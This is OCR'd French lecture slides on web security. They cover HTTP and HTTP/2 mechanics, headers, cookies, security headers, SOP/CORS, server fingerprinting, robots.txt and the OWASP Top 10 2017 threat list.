


Hyper**T**ext **T**ransfer **P**rotocol - Rappels

Modélisation du temps de réponse

- Définition du RTT
  ⇒ **R**ound **T**rip **T**ime
  ⇒ Temps mis par un paquet du Client → Serveur et retour
- Temps de réponse
  ⇒ 1 RTT → initier connexion
  ⇒ 1 RTT → requête et le début de la réponse
  ⇒ Temps de transmission

Total=2 RTT+Temps de trans.



H*yper***T***ext* **T***ransfer* **P***rotocol* - Rappels

Problèmes du HTTP non persistant

- 2 RTT par objet
- Surcoût du SE pour chaque connexion TCP
- Navigateurs ouvrant plusieurs connexions TCP en parallèle

Intérêt du HTTP persistant

- Connexion TCP laissée ouverte par le Serveur après réponse
- Messages HTTP envoyés sur la connexion déjà ouverte
- Sans pipeline (itératif) *vs.* avec pipeline (parallèle)
  $\Rightarrow$ sans $\rightarrow$ nouvelle requête si la réponse précédente est arrivée
  $\rightarrow$ 1 RTT par objet référencé
  $\Rightarrow$ avec $\rightarrow$ nouvelle requête dès qu'un objet est rencontré
  $\rightarrow$ environ 1 RTT pour tous les objets référencés

Hyper**T**ext **T**ransfer **P**rotocol - HTTP/2

HTTP/1.1 - RFC 2616


- Requêtes pipelinées sur une même connexion (persistante)
- Méthodes
  - *Safe* (sans modification) → `GET`, `HEAD`, `OPTIONS`, `TRACE`
  - *Not safe* → `DELETE`, `POST`, `PUT`, `PATCH`

HTTP/2 (SPDY) - RFC 7540

- Client et serveur négocient pour choisir la version (1.1 ou 2)
- Rétro-compatible avec 1.1 (méthodes, URI, en-têtes, statuts)
- Réduction de la latence inhérente à la version 1.1
  - Compression des en-têtes
  - Multiplexage des requêtes sur une même connexion
  - Résolution du problème `HTTP Head of line blocking`
  - `Server Push`
    - Anticipation de futures requêtes du navigateur

HyperText Transfer Protocol - HTTP/2

Pipelining HTTP/1.1 *versus* multiplexing HTTP/2



Rappel du rôle des méthodes *not safe*

- `DELETE` → supprimer une ressource du serveur
- `POST` → transmettre des données en vue d'un traitement
- `PUT` → remplacer ou ajouter une ressource
- `PATCH` → modifier partiellement une ressource

HyperText Transfer Protocol - Rappels

Les en-têtes (optionnels)

- Trois parties relatives à l'échange, à la requête, aux données
- Syntaxe → `Nom : Valeur`
- *Request fields*
  - `User-Agent`, `Host`, `Referer`, etc.

```
GET / HTTP/1.1
Host: www.google.fr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Cookie: NID=119=p2lv35imIxXNN-llM3CtBHzsQwdBe5vIfDPmL7iiRIV8K9xOARGsGPTWNFkCdrb1T
Connection: keep-alive
```

- *Response fields*
  - `Allow`, `Content-Encoding`, `Expires`, etc.

```
HTTP/2.0 200 OK
Date: Thu, 14 Dec 2017 16:54:06 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=3600
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Content-Encoding: br
Server: gws
```

HyperText Transfer Protocol - Rappels

Cookie - RFC 2109 et 2965

Un ensemble d'informations qu'un serveur HTTP envoie à un client HTTP afin qu'il les conserve et qu'il les renvoie sous certaines conditions

- Utilisations
  - Authentification ; état d'une session
  - Stocker des infos propres à un utilisateur (préférences, etc.)

En-têtes HTTP relatives aux cookies

- `Set-Cookie: <cookie>`

  → envoyé par le serveur au client pour forger un cookie ou le mettre à jour


- `Cookie: <cookie>`

  → envoyé par le client au serveur pour inclure le cookie dans sa requête

- Méthode de stockage propre à chaque navigateur
  - `chrome` → tous stockés dans un fichier `SQLite` associé à un profil
  - `edge` → un fichier par cookie dans un répertoire associé à un profil
  - `firefox` → tous stockés dans un fichier associé à un profil
  - etc.

HyperText Transfer Protocol - Rappels

Illustration : cookie conservant le SESSION_ID



Sécurisation via l'utilisation d'en-têtes HTTP

- En-têtes n'ayant un impact que sur les navigateurs web
- Si les fonctionnalités correspondantes sont implémentées...

Liste (incomplète) de `HTTP Security Headers` (cf. TP4)

- `X-Frame-Options`
  → bloque l'incrustation (`iframe`) d'un site dans un site tiers
- `X-XSS-Protection` (déprécié car remplacé par une directive `CSP`)
  → activation de la détection d'attaques de type *Cross-Site Scripting*
- `Content-Security-Policy`
  → définit vers quels sites l'appli. est autorisée à faire des requêtes
- `Referrer-Policy`
- `Strict-Transport-Security`
  → assure que les com. client / serveur seront bien en HTTPS
- `Public-Key-Pins`
- etc.

Mécanisme de protection SOP / CORS des navigateurs

S*ame* **O***rigin* **P***olicy*

"Évite" qu'un script, image, vidéo, iframe, opérant sur une page web puisse avoir accès aux ressources d'une page chargée depuis une origine différente (*Cross-Site Request*)

- Deux origines correspondent si et seulement si
  → protocole, port et hôte identiques
- Protège vis à vis de scripts malicieux placés volontaitement ou non dans une appli. web, par exemple via un script Javascript
  → `<script async src="http://publicite.com/js/script.js"></script>`

C*ross* **O***rigin* **R***esource* **S***haring* - Assouplir la SOP

Règles permettant d'autoriser différents sites sur différents domaines d'interagir, en outrepassant le contrôle strict de la SOP (com. côté navigateur, pas côté serveur)

- En-têtes HTTP permettant au navigateur d'interroger le serveur pour savoir si sa requête va être acceptée ou non
- Utilisé pour autoriser les requêtes HTTP en mode *Cross-Site*
  → Invocations de l'API `XMLHttpRequest`, polices-web, etc.

Mécanisme de protection SOP / CORS des navigateurs


C*ross* **O***rigin* **R***esource* **S***haring* - Principe

Le navigateur analyse les requêtes allant vers un autre domaine afin de déterminer via les en-têtes l'impact sur le serveur (modifications au niveau des données)

- Comportement suivant le type de requête (cf. site `mozilla.org`)
  - *No preflight check* → requête "simple"
  - *Preflighting* → échange préalable, via `OPTIONS`, avec le serveur
- En-têtes HTTP
  - *Request fields*
    - `Origin`
    - `Access-Control-Request-Headers`
    - `Access-Control-Request-Method`
  - *Response fields*
    - `Access-Control-Allow-Origin`
    - `Access-Control-Allow-Header`
    - `Access-Control-Allow-Method`
    - etc.

Mécanisme de protection SOP / CORS des navigateurs

Cross Origin Resource Sharing - Preflight check




Acteurs de la sécurité web

Acteurs de la sécurité web

- **O***pen* **W***eb* **A***pplication* **S***ecurity* **P***roject* - http://www.owasp.org
  - Communauté ouverte de recherche / lutte contre les failles web
  - Accès libre à des projets → Info. ; Développement (outils)
- **W***eb* **A***pplication* **S***ecu.* **C***onsortium* - http://www.webappsec.org
  - Communauté ouverte d'experts, industriels, de représentants d'organismes
  - Définition et préconisations → Bonnes pratiques ; Normes ; etc.
- **OASIS** : **O***rganization for the ...* - http://www.oasis-open.org
  - Consortium pour la normalisation (archi., protocoles, services web)
  - `XML`, `SOAP`, etc.
- **W3C** : **W***orld* **W***ide* **W***eb* **C***onsortium* - http://www.w3.org
  - Enonce des recommandations sur des protocoles et des formats relatifs au web (`HTTP`, `XML`, `PNG`, etc.)

L'architecture web : de nombreux points de vulnérabilités



Prépondérance des attaques au niveau applicatif

Yet... Over 70% of security vulnerabilities exist at the application layer, not the network or the system layer - GARTNER

Contrôler les informations qui peuvent être exploitées

Empreinte d'un serveur web

- En-tête de réponse (`Server`)
- Corps des réponses en cas d'erreur (`Module`)
- Organisation des en-têtes

→ désactiver les réponses problématiques
→ installer un `Reverse Proxy`, un `WAF`
→ positionner des règles de réécriture (`mod_rewrite`)

`RewriteRule ^page([0-9]*)$ /index.php?page=$1 [L]` réécrit

- `http://www.site1.fr/page1`

en

- `http://www.site1.fr/index.php?page=1`

Empreinte d'une application web

- En-têtes HTTP ; génération des cookies ; code source (modules, commentaires) ; extensions ; réponses aux erreurs

Contrôler les informations qui peuvent être exploitées

`Web crawlers` / `spiders` ⇒ robots d'indexation du web

- Qu'est-ce que c'est ?
  - Programmes / scripts téléchargeant le contenu d'un site web de façon automatique, régulière, via une politique d'exploration
  - Contenu indexé par des moteurs de recherche
- Politique d'exploration définie en combinant
  - Politique de sélection → pages à télécharger
    - Sélection basée sur une métrique mesurant la pertinence
  - Politique de revisite → fréquence de vérification des pages
  - Politique de politesse → éviter de surcharger le site web
    - "Contrôle" possible via un protocole d'exclusion
  - Politique de coordination → indexation en parallèle
- Terminologie
  - *Deep web* → sites non-indexés ≠ *Dark web* (*darknet*)
- Exemples
  - `Googlebot`, `Bingbot`, etc.

Contrôler les informations qui peuvent être exploitées

`Web crawlers / spiders` ⇒ "contrôler" les robots

- Protocole d'exclusion → fichier `robots.txt`
  - Placé à la racine du site web
  - Liste de répertoires à exclure de l'exploration (pour un / des robot(s))
- Exemples (essayer de limiter la diffusion d'informations exploitables)
  - Interdire l'indexation du site à tous les robots

```
User-agent: *
Disallow: /
```

  - Interdire l'indexation de certains répertoires à un robot `BadBot`

```
User-agent: BadBot
Disallow: /includes/
Disallow: /tmp/
```

  - Autoriser uniquement l'indexation par `Google`

```
User-agent: Google
Disallow:
User-agent: *
Disallow: /
```

Menaces les plus courantes sur le web

OWASP Top 10 - 2017 des menaces

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://owasp.org/www-project-top-ten/

Javascript is the primary language of the web with node.js running server side and web frameworks such as Bootstrap, Electron, Angular, and React running on the client


Menaces les plus courantes sur le web

OWASP Top 10 - 2017 des menaces

A1:2017-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017-Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3:2017-Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
A4:2017-XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
A5:2017-Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A6:2017-Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

